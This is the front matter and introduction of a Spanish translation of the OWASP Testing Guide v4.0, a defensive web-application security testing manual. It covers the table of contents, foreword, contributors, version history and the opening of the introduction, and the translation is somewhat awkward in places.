



Guía de pruebas 4.0



)release(



Líderes del proyecto: Matteo Meucci y Andrew Muller

Creative Commons (CC) Atribución Compartir por igual

Versión gratuita en <http://www.owasp.org>

LOS ICONOS A CONTINUACIÓN REPRESENTAN QUÉ OTRAS VERSIONES IMPRESAS ESTÁN DISPONIBLES PARA ESTE TÍTULO DE LIBRO.

ALPHA: El contenido del libro "Calidad Alfa" es un borrador de trabajo. El contenido es muy aproximado y está en desarrollo hasta el siguiente nivel de publicación.

BETA: El contenido del libro de "Calidad Beta" es el siguiente nivel más alto. El contenido aún está en desarrollo hasta la próxima publicación.

PUBLICACIÓN: El contenido del libro de "calidad de publicación" es el nivel más alto de calidad en el ciclo de vida del título de un libro y es un producto final.



ALFA



BETA



LIBERAR

ESTAS LIBRE:



Compartir: copiar, distribuir y transmitir la obra.



To Remix - para adaptar el trabajo

BAJO LAS SIGUIENTES CONDICIONES:



Atribución. Debe atribuir la obra de la manera especificada por el autor o el licenciatario (pero no de ninguna manera que sugiera que lo respaldan a usted o su uso de la obra).



Compartir por igual. Si altera, transforma o construye sobre este trabajo, puede distribuir el trabajo resultante solo bajo la misma licencia, similar o compatible.



El Open Web Application Security Project (OWASP) es una comunidad abierta y gratuita a nivel mundial centrada en mejorar la seguridad del software de aplicaciones. Nuestra misión es hacer que la seguridad de las aplicaciones sea "visible", para que las personas y las organizaciones puedan tomar decisiones informadas sobre los riesgos de seguridad de las aplicaciones. Todos son libres de participar en OWASP y todos nuestros materiales están disponibles bajo una licencia de software abierta y gratuita. La Fundación OWASP es una organización benéfica sin fines de lucro 501c3 que garantiza la disponibilidad y el apoyo continuos para nuestro trabajo.

Prólogo de la guía de pruebas: índice

0

3 - 4 Prólogo de Eoin Keary

1

5 - 6 Frontispicio

Acerca del proyecto de guía de pruebas OWASP

Acerca del proyecto de seguridad de aplicaciones web abiertas

2

7 - 21 Introducción

El proyecto de prueba OWASP

Principios de las pruebas

Técnicas de prueba explicadas

Derivación de requisitos de prueba de seguridad

Pruebas de seguridad integradas en flujos de trabajo de desarrollo y pruebas

Análisis e informes de datos de pruebas de seguridad

3

22 - 24 El marco de pruebas de OWASP

Descripción general

Fase 1: antes de que comience el desarrollo

Fase 2: durante la definición y el diseño

Fase 3: durante el desarrollo

Fase 4: durante la implementación

Fase 5: Mantenimiento y Operaciones

Un flujo de trabajo de prueba típico de SDLC

4

25 - 207 Pruebas de seguridad de aplicaciones web

Introducción y objetivos

Lista de verificación de pruebas

Recopilación de información

Realizar descubrimiento y reconocimiento de motores de búsqueda para detectar fugas de información (OTG-INFO-001)

Servidor web de huellas dactilares (OTG-INFO-002)

Revisar los metarchivos del servidor web para detectar fugas de información (OTG-INFO-003)

Enumerar aplicaciones en el servidor web (OTG-INFO-004)

Revisar los comentarios y metadatos de la página web para detectar fugas de información (OTG-INFO-005)

Identificar puntos de entrada de aplicaciones (OTG-INFO-006)

Mapear rutas de ejecución a través de la aplicación (OTG-INFO-007)

Marco de aplicación web de huellas dactilares (OTG-INFO-008)

Aplicación web de huellas dactilares (OTG-INFO-009)

Arquitectura de aplicación de mapas (OTG-INFO-010)

Pruebas de gestión de configuración e implementación

Configuración de red/infraestructura de prueba (OTG-CONFIG-001)

Configuración de la plataforma de la aplicación de prueba (OTG-CONFIG-002)

Manejo de extensiones de archivos de prueba para información confidencial (OTG-CONFIG-003)
Revisar archivos antiguos, de respaldo y sin referencia en busca de información confidencial (OTG-CONFIG-004)
Enumerar interfaces de administración de aplicaciones e infraestructura (OTG-CONFIG-005)
Probar métodos HTTP (OTG-CONFIG-006)
Pruebe la seguridad de transporte estricta HTTP (OTG-CONFIG-007)
Probar la política entre dominios de RIA (OTG-CONFIG-008)
Pruebas de gestión de identidad
Definiciones de funciones de prueba (OTG-IDENT-001)
Proceso de registro de usuario de prueba (OTG-IDENT-002)
Proceso de aprovisionamiento de cuentas de prueba (OTG-IDENT-003)
Prueba de enumeración de cuentas y cuenta de usuario adivinable (OTG-IDENT-004)
Prueba de política de nombre de usuario débil o no aplicada (OTG-IDENT-005)
Pruebas de autenticación
Prueba de credenciales transportadas a través de un canal cifrado (OTG-AUTHN-001)
Prueba de credenciales predeterminadas (OTG-AUTHN-002)
Prueba de mecanismo de bloqueo débil (OTG-AUTHN-003)
Pruebas para omitir el esquema de autenticación (OTG-AUTHN-004)
Pruebe la funcionalidad de recordar contraseña (OTG-AUTHN-005)
Prueba de debilidad de la caché del navegador (OTG-AUTHN-006)
Prueba de política de contraseñas débiles (OTG-AUTHN-007)
Prueba de pregunta/respondida de seguridad débil (OTG-AUTHN-008)
Prueba de funcionalidades de cambio o restablecimiento de contraseña débil (OTG-AUTHN-009)
Prueba de autenticación más débil en canal alternativo (OTG-AUTHN-010)
Prueba de autorización
Prueba de recorrido del directorio/inclusión de archivos (OTG-AUTHZ-001)
Pruebas para omitir el esquema de autorización (OTG-AUTHZ-002)
Pruebas de escalada de privilegios (OTG-AUTHZ-003)
Pruebas de referencias directas a objetos inseguras (OTG-AUTHZ-004)
Pruebas de gestión de sesiones
Prueba para omitir el esquema de gestión de sesiones (OTG-SESS-001)
Prueba de atributos de cookies (OTG-SESS-002)
Prueba de fijación de sesión (OTG-SESS-003)
Prueba de variables de sesión expuestas (OTG-SESS-004)
Prueba de falsificación de solicitudes entre sitios (CSRF) (OTG-SESS-005)
Prueba de la funcionalidad de cierre de sesión (OTG-SESS-006)
Tiempo de espera de la sesión de prueba (OTG-SESS-007)
Pruebas de desconcierto de sesiones (OTG-SESS-008)
Pruebas de validación de entrada
Prueba de secuencias de comandos reflejadas entre sitios (OTG-INPVAL-001)
Prueba de secuencias de comandos almacenadas entre sitios (OTG-INPVAL-002)
Prueba de manipulación de verbos HTTP (OTG-INPVAL-003)
Pruebas de contaminación de parámetros HTTP (OTG-INPVAL-004)
Pruebas de inyección SQL (OTG-INPVAL-005)
Pruebas de oráculo
Pruebas de MySQL
Pruebas de servidor SQL
Prueba de PostgreSQL (de OWASP BSP)
Pruebas de acceso a MS

Prólogo de la guía de pruebas: índice

[Pruebas de inyección NoSQL](#)

[Prueba de inyección LDAP \(OTG-INPVAL-006\)](#)

[Prueba de inyección ORM \(OTG-INPVAL-007\)](#)

[Pruebas de inyección XML \(OTG-INPVAL-008\)](#)

[Prueba de inyección SSI \(OTG-INPVAL-009\)](#)

[Prueba de inyección XPath \(OTG-INPVAL-010\)](#)

[Inyección IMAP/SMTP \(OTG-INPVAL-011\)](#)

[Prueba de inyección de código \(OTG-INPVAL-012\)](#)

[Prueba de inclusión de archivos locales](#)

[Pruebas de inclusión remota de archivos](#)

[Prueba de inyección de comandos \(OTG-INPVAL-013\)](#)

[Prueba de desbordamiento del búfer \(OTG-INPVAL-014\)](#)

[Prueba de desbordamiento del montón](#)

[Prueba de desbordamiento de pila](#)

[Prueba de cadena de formato](#)

[Pruebas de vulnerabilidades incubadas \(OTG-INPVAL-015\)](#)

[Pruebas de división/contrabando de HTTP \(OTG-INPVAL-016\)](#)

[Pruebas de manejo de errores](#)

[Análisis de códigos de error \(OTG-ERR-001\)](#)

[Análisis de seguimientos de pila \(OTG-ERR-002\)](#)

[Pruebas de criptografía débil](#)

[Pruebas de cifrados SSL/TLS débiles y protección insuficiente de la capa de transporte \(OTG-CRYPST-001\)](#)

[Pruebas de relleno de Oracle \(OTG-CRYPST-002\)](#)

[Pruebas de información confidencial enviada a través de canales no cifrados \(OTG-CRYPST-003\)](#)

[Pruebas de lógica empresarial](#)

[Prueba de validación de datos de lógica empresarial \(OTG-BUSLOGIC-001\)](#)

[Capacidad de prueba para falsificar solicitudes \(OTG-BUSLOGIC-002\)](#)

[Comprobaciones de integridad de la prueba \(OTG-BUSLOGIC-003\)](#)

[Prueba de sincronización de procesos \(OTG-BUSLOGIC-004\)](#)

[Límites del número de veces que se puede utilizar una función \(OTG-BUSLOGIC-005\)](#)

[Pruebas para la elusión de flujos de trabajo \(OTG-BUSLOGIC-006\)](#)

[Probar defensas contra el uso indebido de aplicaciones \(OTG-BUSLOGIC-007\)](#)

[Carga de prueba de tipos de archivos inesperados \(OTG-BUSLOGIC-008\)](#)

[Carga de prueba de archivos maliciosos \(OTG-BUSLOGIC-009\)](#)

[Pruebas del lado del cliente](#)

[Pruebas de secuencias de comandos entre sitios basadas en DOM \(OTG-CLIENT-001\)](#)

[Pruebas de ejecución de JavaScript \(OTG-CLIENT-002\)](#)

[Pruebas de inyección HTML \(OTG-CLIENT-003\)](#)

[Prueba de redireccionamiento de URL del lado del cliente \(OTG-CLIENT-004\)](#)

[Pruebas de inyección de CSS \(OTG-CLIENT-005\)](#)

[Pruebas para la manipulación de recursos del lado del cliente \(OTG-CLIENT-006\)](#)

[Pruebe el intercambio de recursos entre orígenes \(OTG-CLIENT-007\)](#)

[Prueba de flasheo entre sitios \(OTG-CLIENT-008\)](#)

[Prueba de Clickjacking \(OTG-CLIENT-009\)](#)

[Prueba de WebSockets \(OTG-CLIENT-010\)](#)

[Prueba de mensajería web \(OTG-CLIENT-011\)](#)

[Probar el almacenamiento local \(OTG-CLIENT-012\)](#)

5

208 - 222

[Informes](#)[Apéndice A: Herramientas de prueba](#)[Herramientas de prueba de caja negra](#)[Apéndice B: Lectura sugerida](#)[Libros blancos](#)[Libros](#)[Páginas web útiles](#)[Apéndice C: Vectores difusos](#)[Categorías peludas](#)[Apéndice D: Inyección codificada](#)[Codificación de entrada](#)[Codificación de salida](#)

0 Guía de pruebas Prólogo

El problema del software inseguro es quizás el desafío técnico

más importante de nuestro tiempo. El espectacular aumento de las aplicaciones web que permiten negocios, redes sociales, etc., no ha hecho más que agravar los requisitos para establecer un enfoque sólido para redactar y proteger nuestra Internet, nuestras aplicaciones web y nuestros datos.

Prólogo de Eoin Keary, Junta Global de OWASP

El problema del software inseguro es quizás el desafío técnico más importante de nuestro tiempo. El dramático aumento de las aplicaciones web que permiten negocios, redes sociales, etc., no ha hecho más que agravar los requisitos para establecer un enfoque sólido para escribir y proteger Internet, aplicaciones y datos web.

En The Open Web Application Security Project (OWASP), intentamos hacer del mundo un lugar donde el software inseguro sea la anomalía, no la norma. La Guía de pruebas de OWASP desempeña un papel importante en la solución de este grave problema. Es de vital importancia que nuestro enfoque para probar software en busca de problemas de seguridad se base en los principios de la ingeniería y la ciencia. Necesitamos un enfoque consistente, repetible y definido para probar aplicaciones web.

Un mundo sin unos estándares mínimos en términos de ingeniería y tecnología es un mundo sumido en el caos.

No hace falta decir que no se puede crear una aplicación segura sin realizarle pruebas de seguridad. Las pruebas son parte de un enfoque más amplio para construir un sistema seguro. Muchas organizaciones de desarrollo de software no incluyen pruebas de seguridad como parte de su proceso de desarrollo de software estándar. Lo que es aún peor es que muchos proveedores de seguridad realizan pruebas con distintos grados de calidad y rigor.

Las pruebas de seguridad, por sí solas, no son una medida independiente particularmente buena de qué tan segura es una aplicación, porque hay un número infinito de maneras en que un atacante podría hacer que una aplicación se rompa, y simplemente no es así. posible probarlos todos. No podemos piratearnos de forma segura y solo tenemos un tiempo limitado para probar y defendernos donde un atacante no tiene tales limitaciones.

Junto con otros proyectos de OWASP, como la Guía de revisión de código, la Guía de desarrollo y herramientas como OWASP ZAP, este es un gran comienzo para crear y mantener aplicaciones seguras. La Guía de desarrollo le mostrará a su proyecto cómo diseñar y crear una aplicación segura, la Guía de revisión de código le indicará cómo verificar la seguridad del código fuente de su aplicación y esta Guía de prueba le mostrará cómo verificar la seguridad de su aplicación en ejecución. Reciendo encarecidamente utilizar estas guías como parte de sus iniciativas de seguridad de aplicaciones.



¿Por qué OWASP?

Crear una guía como esta es una tarea enorme que requiere la experiencia de cientos de personas en todo el mundo. Hay muchas formas diferentes de realizar pruebas para detectar fallas de seguridad y esta guía captura el consenso de los principales expertos sobre cómo realizar estas pruebas de manera rápida, precisa y eficiente. OWASP brinda a personas de seguridad con ideas afines la capacidad de trabajar juntas y formar un enfoque de práctica líder para un problema de seguridad.

La importancia de tener esta guía disponible de forma completamente gratuita y abierta es importante para la misión de la fundación. Brinda a cualquier persona la capacidad de comprender las técnicas utilizadas para probar problemas de seguridad comunes. La seguridad no debe ser un arte negro o un secreto cerrado que sólo unos pocos puedan practicar. Debería estar abierto a todos y no ser exclusivo de los profesionales de la seguridad, sino también del control de calidad y los desarrollado

y Responsables Técnicos. El proyecto para crear esta guía mantiene esta experiencia en manos de las personas que la necesitan: usted, yo y cualquiera que esté involucrado en la creación de software.

Esta guía debe llegar a manos de desarrolladores y probadores de software. No hay suficientes expertos en seguridad de aplicaciones en el mundo para hacer una mella significativa en el problema general. La responsabilidad inicial de la seguridad de las aplicaciones debe recaer sobre los desarrolladores, ellos escriben el código. No debería sorprender que los desarrolladores no produzcan código seguro si no lo prueban o consideran los tipos de errores que introducen vulnerabilidad.

Mantener esta información actualizada es un aspecto crítico de este proyecto de guía. Al adoptar el enfoque wiki, la comunidad OWASP puede evolucionar y ampliar la información de esta guía para mantenerse al día con el panorama de amenazas a la seguridad de las aplicaciones en rápido movimiento.

Esta Guía es un gran testimonio de la pasión y energía que nuestros miembros y voluntarios del proyecto tienen por este tema. Sin duda ayudará a cambiar el mundo, línea de código a línea.

Adaptación y priorización

Debería adoptar esta guía en su organización. Es posible que necesite adaptar la información para que coincida con las tecnologías, los procesos y la estructura organizativa de su organización.

En general, hay varios roles diferentes dentro de las organizaciones que pueden utilizar esta guía:

- Los desarrolladores deben utilizar esta guía para asegurarse de que están produciendo código seguro. Estas pruebas deben ser parte del código normal y de los procedimientos de prueba unitaria.
- Los evaluadores de software y el control de calidad deben utilizar esta guía para ampliar el conjunto de casos de prueba que aplican a las aplicaciones. Detectar estas vulnerabilidades a tiempo ahorra mucho tiempo y esfuerzo en el futuro.
- Los especialistas en seguridad deben utilizar esta guía en combinación con otras técnicas como una forma de verificar que no se hayan pasado por alto agujeros de seguridad en una aplicación.
- Los gerentes de proyecto deben considerar la razón por la que existe esta guía y que los problemas de seguridad se manifiestan a través de errores en el código y el diseño.

Lo más importante que hay que recordar al realizar pruebas de seguridad es volver a priorizar continuamente. Hay un número infinito de formas posibles en las que una aplicación podría fallar y las organizaciones siempre tienen tiempo y recursos de prueba limitados. Asegúrese de que el tiempo y los recursos se gasten sabiamente. Intente centrarse en los agujeros de seguridad que suponen un riesgo real para su negocio. Intente contextualizar el riesgo en términos de la aplicación y sus casos de uso.

Esta guía se ve mejor como un conjunto de técnicas que puede utilizar para encontrar diferentes tipos de agujeros de seguridad. Pero no todas las técnicas son igualmente importantes. Trate de evitar utilizar la guía como una lista de verificación, siempre se manifiestan nuevas vulnerabilidades y ninguna guía puede ser una lista exhaustiva de "cosas para probar", sino más bien un excelente lugar.

para comenzar.

El papel de las herramientas automatizadas

Hay varias empresas que venden herramientas de prueba y análisis de seguridad automatizadas. Recuerde las limitaciones de estas herramientas para que pueda utilizarlas para lo que son buenas. Como dijo Michael Howard en la Conferencia OWASP AppSec de 2006 en Seattle: "Las herramientas no hacen que el software sea seguro! Ayudan a escalar el proceso y ayudan a hacer cumplir las políticas".

Lo más importante es que estas herramientas son genéricas, lo que significa que no están diseñadas para su código personalizado, sino para aplicaciones en general.

Eso significa que, si bien pueden encontrar algunos problemas genéricos, no tienen suficiente conocimiento de su aplicación para permitirles detectar la mayoría de las fallas. En mi experiencia, los problemas de seguridad más graves son aquellos que no son genéricos, sino que están profundamente entrelazados en la lógica empresarial y el diseño personalizado de la aplicación.

Estas herramientas también pueden resultar seductoras, ya que detectan muchos problemas potenciales. Si bien ejecutar las herramientas no lleva mucho tiempo, cada uno de los problemas potenciales requiere tiempo para investigar y verificar. Si el objetivo es encontrar y eliminar los defectos más graves lo más rápido posible, considere si es mejor invertir su tiempo en herramientas automatizadas o en las técnicas descritas en esta guía.

Aún así, estas herramientas son ciertamente parte de un programa de seguridad de aplicaciones bien equilibrado. Si se usan con prudencia, pueden respaldar sus procesos generales para producir código más seguro.

Llamada a la acción

Si está creando, diseñando o probando software, le recomiendo encarecidamente que se familiarice con la guía de pruebas de seguridad de este documento. Es una excelente hoja de ruta para probar los problemas más comunes que enfrentan las aplicaciones hoy en día, pero no es exhaustiva. Si encuentra errores, agregue una nota a la página de discusión o realice el cambio usted mismo. Ayudarás a miles de personas que utilizan esta guía.

Considere unirse a nosotros como miembro individual o corporativo para que podamos continuar produciendo materiales como esta guía de prueba y todos los demás grandes proyectos de OWASP.

Gracias a todos los contribuyentes pasados y futuros de esta guía. Su trabajo ayudará a que las aplicaciones en todo el mundo sean más seguras.

1 Frontispicio de la guía de pruebas

“Conocimiento abierto y colaborativo: ese es el camino OWASP”.

Con V4 implementamos una nueva guía que será la guía estándar de facto para realizar pruebas de penetración de aplicaciones web.

“Conocimiento abierto y colaborativo: ese es el camino OWASP”.

Con V4 implementamos una nueva guía que será la guía estándar de facto para realizar pruebas de penetración de aplicaciones web. - Matteo Meucci

OWASP agradece a los numerosos autores, revisores y editores por su arduo trabajo para llevar esta guía a donde está hoy. Si tiene algún comentario o sugerencia sobre la Guía de pruebas, envíe un correo electrónico a

Lista de correo de la guía de pruebas:

<http://lists.owasp.org/mailman/listinfo/owasp-testing>

O envíe un correo electrónico a los líderes del proyecto: [Andrew Muller](#) y [Matteo Meucci](#).

Versión 4.0

La versión 4 de la Guía de pruebas OWASP mejora la versión 3 de tres maneras:

[1] Esta versión de la Guía de pruebas se integra con los otros dos productos emblemáticos de documentación de OWASP: la Guía para desarrolladores y la Guía de revisión de código. Para lograr esto, alineamos las categorías de prueba y la numeración de pruebas con las de otros productos OWASP. El objetivo de las Guías de Pruebas y Revisión de Código es evaluar los controles de seguridad descritos en la Guía de Desarrolladores.

[2] Se mejoraron todos los capítulos y se ampliaron los casos de prueba a 87 (64 casos de prueba en v3), incluida la introducción de cuatro nuevos capítulos y controles:

- Pruebas de gestión de identidades •
- Manejo de errores •
- Criptografía •
- Pruebas del lado del cliente

[3] Esta versión de la Guía de pruebas anima a la comunidad a no aceptar simplemente los casos de prueba descritos en esta guía. Alentamos a los evaluadores de seguridad a integrarse con otros evaluadores de software y diseñar casos de prueba específicos para la aplicación de destino. A medida que encontramos casos de prueba que tengan una aplicabilidad más amplia, alentamos a la comunidad de pruebas de seguridad a compartirlos y contribuir con ellos a la Guía de pruebas. Esto continuará construyendo el conjunto de conocimientos sobre seguridad de las aplicaciones y permitirá que el desarrollo de la Guía de pruebas sea un proceso iterativo en lugar de monolítico.

Derechos de autor y licencia

Copyright (c) 2014 La Fundación OWASP.

Este documento se publica bajo la [licencia Creative Commons 2.5](#).

Lea y comprenda las condiciones de licencia y derechos de autor.

Revisión histórica

La Guía de pruebas v4 se lanzará en 2014. La Guía de pruebas se originó en 2003 con Dan Cuthbert como uno de los editores originales. Fue entregado a Eoin Keary en 2005 y transformado en un wiki. Matteo Meucci asumió la guía de pruebas y ahora es el líder del proyecto de guía de pruebas OWASP. Desde 2012, Andrew Muller codirige el proyecto con Matteo Meucci.

2014

- “Guía de pruebas de OWASP”, versión 4.0

15 de septiembre de 2008

- “Guía de pruebas de OWASP”, versión 3.0

25 de diciembre de 2006

- “Guía de pruebas de OWASP”, versión 2.0

14 de julio de 2004

- “Lista de verificación de penetración de aplicaciones web de OWASP”, versión 1.1

diciembre de 2004

- “La Guía de Pruebas de OWASP”, Versión 1.0

Líderes de proyecto



Matteo Meucci



andres müller

[Andrew Muller](#): Líder de la guía de pruebas de OWASP desde 2013.

[Matteo Meucci](#): Líder de la guía de pruebas de OWASP desde 2007.

[Eoin Keary](#): Guía de pruebas OWASP 2005-2007 Plomo.

[Daniel Cuthbert](#): Guía de pruebas OWASP 2003-2005 Líder.

Autores v4

| | | | | |
|--------------------------|---------------------|--------------------|-----------------------|-------------------------|
| • Mateo Meucci | • Thomas Ryan | • Mike Hryekewicz | • Eduardo Castellanos | • Babu Arokiadas |
| • Pavol Luptak | • Tim Bertels | • Simon Bennets | • Simone Onofri | • Rob Barnes |
| Marco Morana | • Cecil Su | • Ray Schippers | • Harword Sheen | • Ben Walther |
| • Giorgio Fedon | • Aung KhAnt | • Raúl Siles | • Amro AlOlaqi | • Anant Shrivastava |
| Stefano Di Paola | • Norbert Szetei | • Jayanta Karmakar | • Suhas Desai | • Colin Watson |
| • Gianrico Ingrossi | • Michael Boman | • Brad Causey | • Ryan Dewhurst | • Luca Carettoni |
| Giuseppe Bonfà | • Wagner Elias | • Vicente Aguilera | • Zaki Ahmad | • Eoin Keary |
| Andrew Muller | • Kevin Horvat | • Ismael Gonçalves | • Davide Danelon | • Jeff Williams |
| • Robert Winkel | • Tom Brennan | • David Fern | • Alexander Antukh | • Juan Manuel Bahamonde |
| • Roberto Suggi Liverani | • Tomas Zatko | • Tom Eston | • Thomas Kalamaris | • Thomas Skora |
| Robert Smith | • Juan Galiana Lara | • Kevin Horvath | • Alexander Vavousis | • Irene Abezgauz |
| • Tripurari Rai | • Sumit Siddharth | • Rick Mitchell | • Christian Heinrich | • Hugo Costa |

Revisores v4

| |
|-----------------------|
| • Davide Danelon |
| • Andrea Rosignoli |
| Irene Abezgauz |
| Lode Vanstechelman |
| • Sebastián Gioria |
| • Yiannis Pavlosoglou |
| Aditya Balapure |

Autores v3

| | |
|------------------------|-------------------------|
| • Anurag Agarwala | • Pavol Luptak |
| Daniele Bellucci | Ferruh Mavituna |
| • Ariel Coronel | • Marco Mella |
| • Stefano Di Paola | • Mateo Meucci |
| • Giorgio Fedon | • Marco Moraña |
| Adam Goodman | • Antonio Paratá |
| • Cristian Enrique | • Cecil Su |
| • Kevin Horvath | • Harish Skanda Sureddy |
| • Gianrico Ingrossi | Mark Roxberry |
| Roberto Suggi Liverani | Andrew Van der Stock |
| Kuza55 | |

Revisores v3

| |
|----------------|
| • Marco Cova |
| • Kevin Fuller |
| • Mateo Meucci |
| • Nam Nguyen |
| Rick Mitchell |

Autores de

| | | | |
|------------------------|---------------------------|-----------------------|----------------------|
| v2 • Vicente Aguilera | • Stefano Di Paola | • Ralph M. Los | • Alberto Revelli |
| • Mauro Bregolin | • David Endler | Claudio Merloni | • Mark Roxberry |
| Tom Brennan | • Giorgio Fedon | • Mateo Meucci | Tom Ryan |
| Gary Burns | Javier Fernández-Sanguino | • Marco Moraña | Anush Shetty |
| Luca Carettoni | Glyn Geoghegan | • Laura Núñez | Larry Shields |
| Dan Cornell | Stan Guzik | • Günter Ollmann | Dafydd Studdard |
| Mark Curphey | • Madhura Halasgikar | • Antonio Paratá | Andrew van der Stock |
| Daniel Cuthbert | Eoin Keary | • Yiannis Pavlosoglou | • Ariel Waissbein |
| Sebastien Deleersnyder | David Litchfield | Carlo Pelliccioni | • Jeff Williams |
| Stephen DeVries | • Andrea Lombardini | • Harinath Pudipeddi | Tushar Vartak |

Revisores v2

| | |
|--------------------|------------------|
| • Vicente Aguilera | • Eoin Keary |
| Marco Belotti | • James Kist |
| • Mauro Bregolin | • Katie McDowell |
| Marco Cova | Marco Mella |
| • Daniel Cuthbert | • Mateo Meucci |
| • Paul Davies | • Syed Mohamed |
| • Stefano Di Paola | Antonio Parata |
| • Matteo GP Flora | Alberto Revelli |
| • Simona Fortí | Mark Roxberry |
| • Darrell Groundy | Dave Wichers |

Marcas

comerciales • Java, Java Web Server y JSP son marcas comerciales registradas de Sun Microsystems, Inc. • Merriam-Webster es una marca comercial de Merriam-Webster, Inc. • Microsoft es una marca comercial registrada de Microsoft Corporation. • Octave es una marca de servicio de la Universidad Carnegie Mellon. • VeriSign y Thawte son marcas comerciales registradas de VeriSign, Inc. • Visa es una marca registrada de VISA USA. • OWASP es una marca registrada de la Fundación OWASP

Todos los demás productos y nombres de empresas pueden ser marcas comerciales de sus respectivos propietarios. No se debe considerar que el uso de un término en este documento afecta la validez de ninguna marca comercial o de servicio.

2 El proyecto de prueba OWASP

El Proyecto de Pruebas OWASP ha estado en desarrollo durante muchos años. El objetivo del proyecto es ayudar a las personas a comprender qué, por qué, cuándo, dónde y cómo probar aplicaciones web.

Escribir la Guía de pruebas ha demostrado ser una tarea difícil. Fue un desafío obtener consenso y desarrollar contenidos que permitieran a las personas aplicar los conceptos descritos en la guía, y al mismo tiempo les permitiera trabajar en su propio entorno y cultura. También fue un desafío cambiar el enfoque de las pruebas de aplicaciones web de pruebas de penetración a pruebas integradas en el ciclo de vida del desarrollo de software.

Sin embargo, el grupo está muy satisfecho con los resultados del proyecto.

Muchos expertos de la industria y profesionales de la seguridad, algunos de los cuales son responsables de la seguridad del software en algunas de las empresas más grandes del mundo, están validando el marco de prueba. Este marco ayuda a las organizaciones a probar sus aplicaciones web para crear software confiable y seguro. El marco no se limita a resaltar áreas débiles, aunque estas últimas son ciertamente un subproducto de muchas de las guías y listas de verificación de OWASP. Como tal, era necesario tomar decisiones difíciles sobre la idoneidad de ciertas técnicas y tecnologías de prueba. El grupo comprende perfectamente que no todos estarán de acuerdo con todas estas decisiones. Sin embargo, OWASP es capaz de tomar posición y cambiar la cultura con el tiempo a través de la concientización y la educación basada en el consenso y la experiencia.

El resto de esta guía está organizado de la siguiente manera: Esta introducción cubre los requisitos previos para probar aplicaciones web y el alcance de las pruebas. También cubre los principios de las pruebas exitosas y las técnicas de prueba. El Capítulo 3 presenta el marco de pruebas de OWASP y explica sus técnicas y tareas en relación con las diversas fases del ciclo de vida del desarrollo de software. El Capítulo 4 cubre cómo probar vulnerabilidades específicas (por ejemplo, inyección SQL) mediante inspección de código y pruebas de penetración.

Medición de la seguridad: la economía del software inseguro

Un principio básico de la ingeniería de software es que no se puede controlar lo que no se puede medir [1]. Las pruebas de seguridad no son diferentes. Desafortunadamente, medir la seguridad es un proceso notoriamente difícil. Este tema no se tratará en detalle aquí, ya que requeriría una guía por sí solo (para una introducción, consulte [2]).

Un aspecto que se debe enfatizar es que las medidas de seguridad se refieren tanto a cuestiones técnicas específicas (por ejemplo, qué tan prevalente es una determinada vulnerabilidad) como a cómo estas cuestiones afectan la economía del software. La mayoría de los técnicos comprenderán al menos los problemas básicos, o pueden tener una comprensión más profunda de las vulnerabilidades.

Lamentablemente, pocos son capaces de traducir ese conocimiento técnico en términos monetarios y cuantificar el costo potencial de las vulnerabilidades para el negocio del propietario de la aplicación. Hasta que esto suceda, los CIO no podrán desarrollar un retorno preciso de la inversión en seguridad y, posteriormente, asignar presupuestos adecuados para la seguridad del software.

Si bien estimar el costo del software inseguro puede parecer una tarea desalentadora, se ha trabajado mucho en esta dirección.

Por ejemplo, en junio de 2002, el Instituto Nacional de Estándares de EE.UU. (NIST) publicó una encuesta sobre el coste del software inseguro para la economía estadounidense debido a pruebas de software inadecuadas [3]. Curiosamente, estiman que una mejor infraestructura de pruebas ahorraría más de un tercio de estos costos, o alrededor de 22 mil millones de dólares al año. Más recientemente, investigadores académicos han estudiado los vínculos entre economía y seguridad. Consulte [4] para obtener más información sobre algunos de estos esfuerzos.

Si bien estimar el costo del software inseguro puede parecer una tarea desalentadora, se ha trabajado mucho en esta dirección.

Por ejemplo, en junio de 2002, el Instituto Nacional de Estándares de EE.UU. (NIST) publicó una encuesta sobre el coste del software inseguro para la economía estadounidense debido a pruebas de software inadecuadas [3]. Curiosamente, estiman que una mejor infraestructura de pruebas ahorraría más de un tercio de estos costos, o alrededor de 22 mil millones de dólares al año. Más recientemente, investigadores académicos han estudiado los vínculos entre economía y seguridad. Consulte [4] para obtener más información sobre algunos de estos esfuerzos.

El marco descrito en este documento anima a las personas a medir la seguridad durante todo el proceso de desarrollo. Luego pueden relacionar el costo del software inseguro con el impacto que tiene en el negocio y, en consecuencia, desarrollar procesos comerciales apropiados y asignar recursos para gestionar el riesgo. Recuerde que medir y probar aplicaciones web es aún más crítico que para otro software, ya que las aplicaciones web están expuestas a millones de usuarios a través de Internet.

¿Qué son las pruebas?

Durante el ciclo de vida de desarrollo de una aplicación web es necesario probar muchas cosas, pero ¿qué significa realmente probar? El diccionario Merriam-Webster describe las pruebas como:

- **Poner a prueba o prueba.**
- **Someterse a una prueba.**
- **Que se le asigne un status o evaluación basada en pruebas.**

A los efectos de este documento, la prueba es un proceso de comparar el estado de un sistema o aplicación con un conjunto de criterios. En la industria de la seguridad, la gente frecuentemente realiza pruebas según un conjunto de criterios mentales que no están bien definidos ni son completos. Como resultado de esto, muchos extraños consideran las pruebas de seguridad como un arte negro. El objetivo de este documento es cambiar esa percepción y facilitar que las personas sin conocimientos profundos de seguridad marquen la diferencia en las pruebas.

¿Por qué realizar pruebas?

Este documento está diseñado para ayudar a las organizaciones a comprender lo que comprende un programa de pruebas y para ayudarlas a identificar los pasos que se deben seguir para crear y operar un programa de pruebas en aplicaciones web. La guía da una visión amplia de los elementos necesarios para

